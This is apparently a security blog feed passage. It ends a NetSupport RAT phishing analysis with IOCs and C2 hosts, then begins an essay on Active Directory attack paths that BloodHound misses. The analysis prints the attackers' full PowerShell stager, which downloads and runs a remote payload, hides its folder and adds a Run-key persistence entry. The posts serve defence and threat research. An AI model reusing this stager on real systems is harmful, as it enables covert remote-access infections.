<p>The e-mail is written in ordinary language. However, the over-friendly and lengthy phrases are reminiscent of an AI-generated text.
The <a href="https://platform.openai.com/ai-text-classifier">AI Text Classifier of OpenAI</a> states that the e-mail has <em>likely</em> been generated by an AI.
<img src="/assets/img/papers/malware-analysis-NetSupport-RAT/malware-analysis-ai-classifier.png" alt="OpenAI Text Classifier" />
<em>OpenAI Text Classifier</em></p>

<h1 id="malware-stager">Malware Stager</h1>
<p>The actual malware is attached to the e-mail in the form of a password-protected ZIP archive (<code class="language-plaintext highlighter-rouge">bestellung_260778.zip</code>).</p>

<p><img src="/assets/img/papers/malware-analysis-NetSupport-RAT/malware-analysis-password-protected-zip.png" alt="Malware distributed in a password-protected ZIP archive" />
<em>Malware distributed in a password-protected ZIP archive</em></p>

<p>This password is communicated to a potential victim in the e-mail text. The password protection is likely used by the attackers in order to obfuscate the payload, and to prevent early detection by antivirus software on mail servers.</p>

<p>When unpacked, the ZIP archive contains a small Batch script named <code class="language-plaintext highlighter-rouge">Rechnung herunterladen.bat</code>, and a hidden folder called <code class="language-plaintext highlighter-rouge">Rechnung</code> (English: invoice) containing a PowerShell script named <code class="language-plaintext highlighter-rouge">LM1.ps1</code>.
<img src="/assets/img/papers/malware-analysis-NetSupport-RAT/malware-analysis-stager-content.png" alt="Components of the malware stager" />
<em>Components of the malware stager</em></p>

<p>If a user executes the Batch script <code class="language-plaintext highlighter-rouge">Rechnung herunterladen.bat</code> (“<code class="language-plaintext highlighter-rouge">download invoice.bat</code>”), the PowerShell script <code class="language-plaintext highlighter-rouge">LM.ps1</code> will be started. The code of this script can be found in the following section.</p>

<h1 id="malware-implant-and-persistence">Malware Implant and Persistence</h1>

<p>The following script is used to download and start the implant:</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
</pre></td><td class="rouge-code"><pre><span class="n">cd</span><span class="w"> </span><span class="nv">$</span><span class="nn">env</span><span class="p">:</span><span class="nv">AppData</span><span class="p">;</span><span class="w">
</span><span class="nv">$link</span><span class="o">=</span><span class="s2">"https://[REDACTED]/baot.zip"</span><span class="p">;</span><span class="w">
</span><span class="nv">$path</span><span class="o">=</span><span class="nv">$</span><span class="nn">env</span><span class="p">:</span><span class="nv">APPDATA</span><span class="o">+</span><span class="s2">"\tr.zip"</span><span class="p">;</span><span class="w">
</span><span class="nv">$pzip</span><span class="o">=</span><span class="nv">$</span><span class="nn">env</span><span class="p">:</span><span class="nv">APPDATA</span><span class="o">+</span><span class="s2">"\ONEN0TEupdate"</span><span class="p">;</span><span class="w">
</span><span class="n">Start-BitsTransfer</span><span class="w"> </span><span class="nt">-Source</span><span class="w"> </span><span class="nv">$link</span><span class="w"> </span><span class="nt">-Destination</span><span class="w"> </span><span class="nv">$Path</span><span class="p">;</span><span class="w">
</span><span class="n">expand-archive</span><span class="w"> </span><span class="nt">-path</span><span class="w"> </span><span class="o">.</span><span class="nx">\tr.zip</span><span class="w"> </span><span class="nt">-destinationpath</span><span class="w"> </span><span class="nv">$pzip</span><span class="p">;</span><span class="w">
</span><span class="nv">$FOLD</span><span class="o">=</span><span class="n">Get-Item</span><span class="w"> </span><span class="nv">$pzip</span><span class="w"> </span><span class="nt">-Force</span><span class="p">;</span><span class="w">
</span><span class="nv">$FOLD</span><span class="o">.</span><span class="nf">attributes</span><span class="o">=</span><span class="s1">'Hidden'</span><span class="p">;</span><span class="w">
</span><span class="n">Remove-Item</span><span class="w"> </span><span class="nt">-path</span><span class="w"> </span><span class="nv">$path</span><span class="p">;</span><span class="w">
</span><span class="n">cd</span><span class="w"> </span><span class="nv">$pzip</span><span class="p">;</span><span class="w">
</span><span class="n">start</span><span class="w"> </span><span class="nx">client32.exe</span><span class="p">;</span><span class="w">
</span><span class="nv">$fstr</span><span class="o">=</span><span class="nv">$pzip</span><span class="o">+</span><span class="s2">"\client32.exe"</span><span class="p">;</span><span class="w">
</span><span class="n">New-ItemProperty</span><span class="w"> </span><span class="nt">-Path</span><span class="w"> </span><span class="s2">"HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"</span><span class="w"> </span><span class="nt">-Name</span><span class="w"> </span><span class="s2">"ONEN0TEupdate"</span><span class="w"> </span><span class="nt">-Value</span><span class="w"> </span><span class="nv">$fstr</span><span class="w">  </span><span class="nt">-PropertyType</span><span class="w"> </span><span class="s2">"String"</span><span class="p">;</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>
<p>This PowerShell script will download the payload <code class="language-plaintext highlighter-rouge">https://[REDACTED]/baot.zip</code>. This payload is then extracted to the hidden folder <code class="language-plaintext highlighter-rouge">$env:AppData\ONEN0TEupdate</code> (with the letter “zero”). After that, the implant executable <code class="language-plaintext highlighter-rouge">client32.exe</code> is started. As a persistence mechanism, the registry key <code class="language-plaintext highlighter-rouge">HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run</code> is configured to run the implant <code class="language-plaintext highlighter-rouge">client32.exe</code>.</p>

<p>Especially noteworthy is that the Cmdlet <a href="https://learn.microsoft.com/en-us/powershell/module/bitstransfer/start-bitstransfer">Start-BitsTransfer</a> is used in order to download the payload. This is a Cmdlet that can be used to transfer files. However, it is more exotic than commonly used methods like <code class="language-plaintext highlighter-rouge">Invoke-WebRequest</code> or <code class="language-plaintext highlighter-rouge">Certutil.exe</code> for this purpose.</p>

<h1 id="command-and-control-infrastructure">Command and Control Infrastructure</h1>
<p>The implant is the “NetSupport Client Application”, which is a signed executable by “NetSupport Ltd”. The configuration file <code class="language-plaintext highlighter-rouge">client32.ini</code> contains the URI of the command and control (C2) server (<code class="language-plaintext highlighter-rouge">balbalz1.com:5222</code>), as shown in the following figure:
<img src="/assets/img/papers/malware-analysis-NetSupport-RAT/malware-analysis-implant-config.png" alt="NetSupport RAT configuration" />
<em>NetSupport RAT configuration</em></p>

<p>According to the whois entry, this server is hosted by AEZA GROUP LLC and is located in Krasnodar, Russia.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span>dig +short balbalz1.com
79.137.207.54

<span class="nv">$ </span>whois 79.137.207.54
<span class="o">[</span>...]
inetnum:        79.137.207.0 - 79.137.207.255
netname:        Aeza-Network
<span class="o">[</span>...]
organisation:   ORG-AGL38-RIPE
org-name:       AEZA GROUP LLC
org-type:       OTHER
address:        350001, Krasnodar, st. im. Mayakovskogo, b. 160, office 2.4
<span class="o">[</span>...]
</pre></td></tr></tbody></table></code></pre></div></div>

<h1 id="indicators-of-compromise-iocs">Indicators of Compromise (IOCs)</h1>

<p>The following sections list known IOCs for this malware sample. The IOCs have been updated on April 24, 2023 according to newly discovered samples of the same malware.</p>

<h2 id="files">Files</h2>

<table>
  <thead>
    <tr>
      <th>Sample</th>
      <th>File</th>
      <th>SHA256 hash</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>2023-04-24</td>
      <td><code class="language-plaintext highlighter-rouge">$env:AppData\TeamS3rver\client32.ini</code></td>
      <td><code class="language-plaintext highlighter-rouge">EBF387D80981C731D812BCB8E1A1D48FDB43E81C3BC206FDA05753B6A3DC8D0B</code></td>
    </tr>
    <tr>
      <td>2023-04-24</td>
      <td><code class="language-plaintext highlighter-rouge">negatebal.zip</code></td>
      <td><code class="language-plaintext highlighter-rouge">F5B28E2A6433DB8956E9060E1E1299A7F37F8E229CF3629D75537F38D45B2208</code></td>
    </tr>
    <tr>
      <td>2023-04-24</td>
      <td><code class="language-plaintext highlighter-rouge">Rechnungs.zip</code></td>
      <td><code class="language-plaintext highlighter-rouge">15B36C49E843D5859226FC626C2803E3AEC44E62FAD778DE36BE65AE6BB6F957</code></td>
    </tr>
    <tr>
      <td>2023-04-24</td>
      <td><code class="language-plaintext highlighter-rouge">Rechn email the .bat</code></td>
      <td><code class="language-plaintext highlighter-rouge">0B5A3D541A7EA7E65212D35ABF54B7F1C051AAB6AC7BDDCDD00C05E15E137138</code></td>
    </tr>
    <tr>
      <td>2023-04-24</td>
      <td><code class="language-plaintext highlighter-rouge">new\1.ps1</code></td>
      <td><code class="language-plaintext highlighter-rouge">EC679724221F935F1432049210A46A759E9309B61CEB120C8966BF6288D918F0</code></td>
    </tr>
    <tr>
      <td>2023-04-18</td>
      <td><code class="language-plaintext highlighter-rouge">$env:APPDATA\ONEN0TEupdate\client32.ini</code></td>
      <td><code class="language-plaintext highlighter-rouge">6C4826EEB2F400D0BA8C4439A069F8BA6C46AEF61A5261258E0F7AA376247567</code></td>
    </tr>
    <tr>
      <td>2023-04-18</td>
      <td><code class="language-plaintext highlighter-rouge">baot.zip</code></td>
      <td><code class="language-plaintext highlighter-rouge">26CAD4EC29BC07D7B2C32C94DBBEF397391BABF1C78CC533950B325AAF11BBA8</code></td>
    </tr>
    <tr>
      <td>2023-04-18</td>
      <td><code class="language-plaintext highlighter-rouge">bestellung_260778.zip</code></td>
      <td><code class="language-plaintext highlighter-rouge">6BB8DC2D99C2BBFCC6BFFC8BD38A4A1C167857782E8FE00ED08BA1FB83E0211A</code></td>
    </tr>
    <tr>
      <td>2023-04-18</td>
      <td><code class="language-plaintext highlighter-rouge">bestellung_260778\Rechnung\LM.ps1</code></td>
      <td><code class="language-plaintext highlighter-rouge">944F56B306F67FEBA5DBF3B828181DA056477B07A1DECB1700607C1D3CF40E20</code></td>
    </tr>
    <tr>
      <td>2023-04-18</td>
      <td><code class="language-plaintext highlighter-rouge">bestellung_260778\Rechnung herunterladen.bat</code></td>
      <td><code class="language-plaintext highlighter-rouge">744160A09FC5B16DA7DFEB02878F1EF8C1E87464E98AA604F20EC7FF426EC0B1</code></td>
    </tr>
  </tbody>
</table>

<h2 id="c2-servers">C2 servers</h2>

<ul>
  <li><code class="language-plaintext highlighter-rouge">blahadfurtik[.]com</code></li>
  <li><code class="language-plaintext highlighter-rouge">79[.]137[.]203[.]68</code></li>
  <li><code class="language-plaintext highlighter-rouge">balbalz1[.]com</code></li>
  <li><code class="language-plaintext highlighter-rouge">79[.]137[.]207[.]54</code></li>
</ul>

<h1 id="references">References</h1>
<ul>
  <li>Start-BitsTransfer Cmdlet: <a href="https://learn.microsoft.com/en-us/powershell/module/bitstransfer/start-bitstransfer">https://learn.microsoft.com/en-us/powershell/module/bitstransfer/start-bitstransfer</a></li>
</ul></content>
  

  </entry>

  
  <entry>
    <title>The Blind Spots of BloodHound</title>
    <link href="https://blog.syss.com/posts/bloodhound-blindspots/" rel="alternate" type="text/html" title="The Blind Spots of BloodHound" />
    <published>2022-09-13T09:00:00+02:00</published>
  
    <updated>2022-09-13T10:57:19+02:00</updated>
  
    <id>https://blog.syss.com/posts/bloodhound-blindspots/</id>
    <content src="https://blog.syss.com/posts/bloodhound-blindspots/" />
    <author>
      <name>Dr. Adrian Vollmer</name>
    </author>


    <category term="paper" />


    <summary>


      Let’s get one thing straight: This article is not at all a dig on BloodHound.

    </summary>


    <content><p>Let’s get one thing straight: This article is not at all a dig on BloodHound.
<!--more-->
<a href="https://github.com/BloodHoundAD/BloodHound">BloodHound</a>
has been nothing short of revolutionary to the way attackers think about
attacking large networks, and frankly, the way defenders <em>should</em> think
about defending their network. It’s hard to overstate the impact BloodHound had on
the infosec scene.</p>

<p>BloodHound visualizes the relationships between different entities and
privileges in large networks and sheds light on ways to escalate privileges
which are typically completely obscure to the administrators.
It is applied only to Active Directory-based networks because virtually any
large or mid-size organization in the west relies on Active Directory for
identity and access management, but the underlying principles hold for any
type of network with assets that are controlled by different identities.</p>

<p>Even though the idea of <a href="https://github.com/ANSSI-FR/AD-control-paths">attack paths</a> and thinking of <a href="http://alicezheng.org/papers/sosp2009-heatray-10pt.pdf">access management as a
mathematical graph</a> precedes BloodHound, it has almost become synonymous to this idea.</p>

<p>But BloodHound does not paint the full picture. Some of the ideas presented
here may seem far fetched, but they <em>all</em> have a precedent.</p>

<h1 id="what-is-bloodhound">What is BloodHound?</h1>

<p>Just so we are all on the same page, here is a quick summary of BloodHound.</p>

<p>BloodHound consists of essentially two components: the “ingestor”, a C#
program which performs the data collection, and an electron app with a Neo4j
back end. It inserts the data into the Neo4j database and visualizes queries
as a graph.</p>

<p>Among many other things, the ingestor collects information about users,
computers, groups, organizational units, group memberships (locally and in
the domain) and active sessions. The electron app displays relationships
between these objects and can be thought of as a route guidance system that
can yield the shortest path from any object to the group of domain admins
and much more. Here is an example path:</p>

<p><img src="/assets/img/papers/blind-spots-of-bloodhound/example-path.png" alt="An example of a typical privilege escalation path in BloodHound" />

<em>An example of a typical privilege escalation path in BloodHound</em></p>

<p>For more details, refer to the <a href="https://posts.specterops.io/the-attack-path-management-manifesto-3a3b117f5e5">original blog
post</a>.</p>

<h1 id="bloodhound-for-defenders">BloodHound for defenders</h1>

<p>We know from
<a href="https://www.tenable.com/blog/contileaks-chats-reveal-over-30-vulnerabilities-used-by-conti-ransomware-affiliates">leaks</a>
that real ransomware groups use BloodHound in an early stage of the attack;
and we at SySS know from our own experience that any pentester worth their
salt will run BloodHound to assess possibilities for lateral movement. If
you, as a defender, want to be one step head, you must run BloodHound
yourself regularly. The addendum “or a similar tool” would be appropriate
here, but there simply is none. BloodHound provides such an invaluable
insight into an Active Directory that one might wonder why Microsoft does
not provide something like it for any paying customer without additional
cost. Luckily, BloodHound is free and open source – even though there is an
enterprise version if you prefer a payed solution – so you can get started
right away. There are just a few things to consider.</p>

<p>First, the ingestor is considered malware by most endpoint protection
solutions, even though it will not harm your computer or your network.
You will have to create an exception for the ingestor.</p>

<p>Second, to get anything close to the full picture, i.e. to get the
information about all sessions and local group memberships, you will need an
appropriate service account.  Starting with Windows Server 2019 or Windows
10 1709, authenticated users don’t have the necessary permission. But wait!
Don’t use an account with full administrative permissions. We want to
follow best practices and apply the principle of least privilege. Use
group policies to assign the service account just the <a href="https://github.com/idnahacks/NetCeasePlusPlus">permissions to
enumerate sessions and group
memberships</a>. Also, consider
putting the account into the group “Protected Users” to make it immune to
relay attacks. It will be connecting to all kinds of systems and who knows
whether one of them is compromised. As a protected user, the BloodHound
service account will be forced to use Kerberos, which makes certain attacks
like NTLM relay impossible.</p>

<h1 id="tiering-your-network">Tiering your network</h1>

<p>According to Microsoft’s <a href="https://docs.microsoft.com/en-us/security/compass/privileged-access-access-model">Enterprise Access
Model</a>
(formerly known as the tier model), you should have at least three tiers.
Meaning, the most powerful administrators in your organization need three
different admin accounts on top of their regular user account.
Each account must only access systems in their tier.</p>

<p>This mitigates lateral movement substantially, and the BloodHound graph of a
properly tiered network will consist of at least three disconnected sections.</p>

<p>Not least because this requires special privileged access workstations, this often presents a Herculean task to most organizations. Nevertheless, it
makes a lot of sense from a security perspective.</p>

<h1 id="whats-next">What’s next?</h1>

<p>You successfully tiered your network according to the enterprise model and
confirmed this with BloodHound? Great! Except …</p>

<p>BloodHound already knows dozens of edges, each of which represents a
possibility to escalate privileges. In reality, there are much more.
In fact, there are already <a href="https://medium.com/ifcrdk/-7237d88061f7">projects which extend escalation paths in BloodHound</a>.
Let’s generalize the concept beyond the various access techniques of Active
Directory.</p>

<p>Following the language of Microsoft’s official documentation on Active
Directory and the language of Active Directory itself, BloodHound speaks of
“user objects”. This is slightly misleading, because strictly speaking, the
user is the person who is using the computer. What is meant by “user
object”, is more accurately an <em>account</em>. It’s not a one-to-one mapping. A
user can (and should, when employing the enterprise access model) have
several accounts, and an account may not have any particular user associated
with it. Instead, multiple users may have access to the account’s password. Those
are often called service accounts, technical accounts or functional
accounts. Administrators and pentesters alike often use the terms “user”
and “account” interchangeably, but for the purpose of this article it’s
important that we make this distinction. Also, it’s not always a user
controlling an account – it can also be an attacker. Thus, we should speak
of “persons” and “accounts”.</p>

<p><img src="/assets/img/papers/blind-spots-of-bloodhound/many_accounts.png" alt="One person controlling several accounts" />
<em>One person controlling several accounts</em>
<img src="/assets/img/papers/blind-spots-of-bloodhound/many_users.png" alt="One account controlled by different persons" />

<em>One account controlled by different persons</em></p>

<p>This is something BloodHound naturally cannot represent.</p>

<p>Now that we differentiate between those two, another attack vector becomes
apparent: Persons with physical access to a machine should be assumed to
have the possibility to gain administrative privileges on it, with one
caveat. It becomes much harder when full disk encryption is used, of course,
but depending on your threat model (“stolen laptop”, “‘evil maid’ attacks”,
etc.) there are a host of attacks that you will still need to defend
against:</p>

<ul>
  <li><a href="https://blog.f-secure.com/cold-boot-attacks/">Cold Boot Attacks</a></li>
  <li><a href="https://github.com/carmaa/inception">Direct Memory Access</a></li>
  <li><a href="https://pulsesecurity.co.nz/articles/TPM-sniffing">TPM Sniffing</a>
(see also <a href="https://labs.f-secure.com/blog/sniff-there-leaks-my-bitlocker-key/">here</a>
and our <a href="https://www.youtube.com/watch?v=-Fj3SeZww3M">YouTube channel</a> for
a demonstration)</li>
  <li><a href="https://www.schneier.com/blog/archives/2009/10/evil_maid_attac.html">Manipulating the boot loader</a></li>
  <li>Attacks on <a href="https://www.syss.de/fileadmin/user_upload/2019_06_04_New_Tales_of_Wireless_Input_Devices_-_CONFidence_2019.pdf">wireless input devices</a></li>
</ul>

<p>Note that our computer is technically controlled by a keyboard, and the
keyboard is controlled by the user/person. You left just the keyboard unattended in the
wrong place? Well, now, the keyboard may be <a href="https://www.keelog.com/keygrabber-forensic-keylogger-module-usb-hardware-keylogger-module-with-flash/">controlled by an
attacker</a>,
too. For me personally, I lock my USB keyboard away along with my laptop when I
leave the office. <a href="https://www.syss.de/pentest-blog/2018/sicherheit-moderner-bluetooth-tastaturen">Wireless keyboards are banned
entirely</a> at SySS.</p>

<p>Something similar can be said about virtualization.
Whoever controls the hypervisor controls the virtual machines that run on it.
Sure, you can make a successful attack more expensive by deploying virtual
TPMs and encrypt the virtual hard drives, but at the end of the day it’s the
same situation as with physical access: whoever controls the (virtual)
hardware controls the software on it. Have you made sure that no tier-1
administrator has access to the hypervisor hosting a tier-0 system? In other
words, are there attack paths like in the following picture that BloodHound
won’t show you?</p>

<p><img src="/assets/img/papers/blind-spots-of-bloodhound/hypervisor.png" alt="An attack path involving hypervisor access" />

<em>An attack path involving hypervisor access</em></p>

<p>Another big issue that is regularly exploited during pentest engagements is
password reuse. If you have successfully tiered your environment, and one
admin chooses the same password for their tier-1 and tier-2 accounts, this
may just be the vulnerability that causes your domain to fall. This is hard
to represent with BloodHound because passwords are supposed to be secret,
even though <a href="https://github.com/SySS-Research/hashcathelper">it is possible</a>.</p>

<p>For a demonstration, see <a href="https://www.youtube.com/watch?v=Y2-U6s0I8yQ">this YouTube video</a> on SySS Pentest TV.</p>
<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/Y2-U6s0I8yQ" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div>

<p><img src="/assets/img/papers/blind-spots-of-bloodhound/same_password.png" alt="Password reuse between tiered accounts represents a sometimes overlooked escalation path" />
<em>Password reuse between tiered accounts represents a sometimes overlooked escalation path</em></p>

<p>Password reuse is also a problem with local administrator accounts.
Nowadays, it is easily solved by using
<a href="https://www.microsoft.com/en-us/download/details.aspx?id=46899">LAPS</a>, but
we at SySS still find password reuse between machines regularly, which is
often part of another escalation path that BloodHound cannot show you.
Note that in reality this should be an undirected relationship, but for
technical reasons BloodHound displays it as a directed edge.</p>

<p><img src="/assets/img/papers/blind-spots-of-bloodhound/same_admin_pw.png" alt="Password reuse of the built-in admin account between different systems represents a much exploited escalation path that BloodHound does not show" />

<em>Password reuse of the built-in admin account between different systems represents a much exploited escalation path that BloodHound does not show</em></p>

<p>Where do all your systems and appliances get their updates from? How big is
your supply chain? They, too, have control that is not displayed by
BloodHound. According to some, the <a href="https://www.reuters.com/article/idUSKBN2AF03R">SolarWinds
hack</a> was the largest attack
up until then. Adversaries infiltrated SolarWinds and caused malicious
updates to be distributed to SolarWinds customers, which ran their software
on tier-0 systems. Lenovo arguably <a href="https://support.lenovo.com/de/en/product_security/ps500035-superfish-vulnerability">distributed
malware</a> on their laptops
once, too.</p>

<p>Open source projects are not exempt either, by the way, as they can get
<a href="https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610">hacked</a>
as well. <a href="https://www.bleepingcomputer.com/news/security/dev-corrupts-npm-libs-colors-and-faker-breaking-thousands-of-apps/">Who
controls</a>
your open source projects’ dependencies? How well did they choose their
password? How diligent are they <a href="https://thehackerblog.com/zero-days-without-incident-compromising-angular-via-expired-npm-publisher-email-domains-7kZplW4x/">about keeping their MX
record</a>?</p>

<p>How trustworthy and how secure are your
<a href="https://www.reuters.com/technology/kaseya-ransomware-attack-sets-off-race-hack-service-providers-researchers-2021-08-03/">contractors</a>
(data centers, managed service providers, consultants, pentesters, and so on)?
They often have high privileges and they, too, may have large networks with many attack vectors.</p>

<h1 id="beyond-technical-control">Beyond technical control</h1>

<p>So far, we only considered technical or theoretical escalation paths. But
security is hard in part because it always happens in the real, physical
world, and abstractions are incomplete.</p>

<p>Hence, depending on your level of paranoia, we can go one step further,
because control is not limited to the technical world.  Who controls the
person? At the minimum: their supervisor. Are they immune to extortion or
bribes? Attackers have long since embraced the quite obvious and inelegant
yet effective method of
<a href="https://www.microsoft.com/security/blog/2022/03/22/dev-0537-criminal-actor-targeting-organizations-for-data-exfiltration-and-destruction/">bribary</a>, as shown by the so called LAPSUS$ gang.
This attack vector is reminiscent of the <a href="https://xkcd.com/538/">rubber hose
attack</a>.  Think about it: ransomware gangs can easily
expect to <a href="https://www.zdnet.com/article/average-ransomware-payment-for-us-victim-more-than-6-million-mimecast/">get payed a seven digit
sum</a> 
after a successful hit. An investment of, say, a paltry $10,000 to bribe one
employee into simply hitting WIN-R, CTRL-V, RETURN seems like a no brainer.
Or into plugging-in a malicious USB drive. Can all of your employees resist?</p>

<p>How loyal are employees to their employer? Not just your employees, your
contractor’s and vendor’s employees are relevant, too.  Most famously,
<a href="https://www.theguardian.com/world/2013/jun/09/edward-snowden-nsa-whistleblower-surveillance">Edward Snowden</a>
arguably can be called a contractor’s administrator gone rogue.</p>

<p>And finally, the employer is typically bound to law enforcement in their
country. Law enforcement follows orders of their government. Some became
<a href="https://www.kaspersky.com/about/press-releases/2022_kaspersky-statement-regarding-the-bsi-warning">painfully aware</a>
of this after the beginning of Russia’s war on Ukraine. Note that in this
particular case about Kaspersky there was no technical evidence that should
concern anyone, but the mere possibility sufficiently contributes to the
threat model that the BSI felt compelled to issue a warning. However, it is
peculiar that the warning singled out Kaspersky instead of considering all
Russian software products.</p>

<p>So our picture should look more like this (click right and open in a new
tab):</p>

<p><img src="/assets/img/papers/blind-spots-of-bloodhound/final.png" alt="A more realistic picture of the privilege escalation graph" />
